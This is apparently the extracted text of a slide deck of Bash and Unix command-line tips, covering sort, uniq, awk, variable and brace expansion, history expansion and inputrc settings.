
sort … sorts stuff
sort file
cat file1 file2 file3 | sort
sort -u
cat … Concatenates stuff

Lots of folks will tell you not to use cat.

There exists a Useless Use of Cat Award to tell you not to use cat
Don’t listen to those people. Hack the way you wanna hack.
But there’s really no reason to use cat.
Useless Use of Cat
@egyp7 @wvuuuuuuuuuuuuu

uniq is … Unique
Input must be sorted so… “sort -u” covers a lot of it
Except for: uniq -c
● Print each unique line along with the number of times it
occurred
sort | uniq -c

awk is a Language
This is grep: awk ‘/regex/ { print }’
This is cut: awk -F, ‘{ print $2 }’
But wait! There’s more!

Variables and Substitution
foo=$(echo wut); echo $foo
foo=${PATH//:/ } # PATH with spaces instead of :
echo${IFS}wut
echo ${file%.txt} # Strip extension

History Expansion
Handled by Readline
● Controlled with ~/.inputrc
!$ !! !* !^ !:2 !:2-6 !-2

~/.inputrc
$if Bash
Space: magic-space
$endif
set completion-ignore-case on
# Use <up> and <down> to search based on what we've already typed
"e[A": history-search-backward
"e[B": history-search-forward

Brace expansion
Everything inside braces, separated by commas
● echo {a,b,c}
● cp file.{csv,txt}
As a replacement for seq(1)
● {1..99} # same as `seq 1 99`
● {01..99} # Zero-pad
● {01..99..2} # Zero-pad, with a step of 2
Tilde expansion
~user is user’s home dir
● E.g. ~egypt is /home/egypt
~ is the current user’s home directory
● $HOME
~+ is $PWD # Not the same as .
~- is $OLDPWD
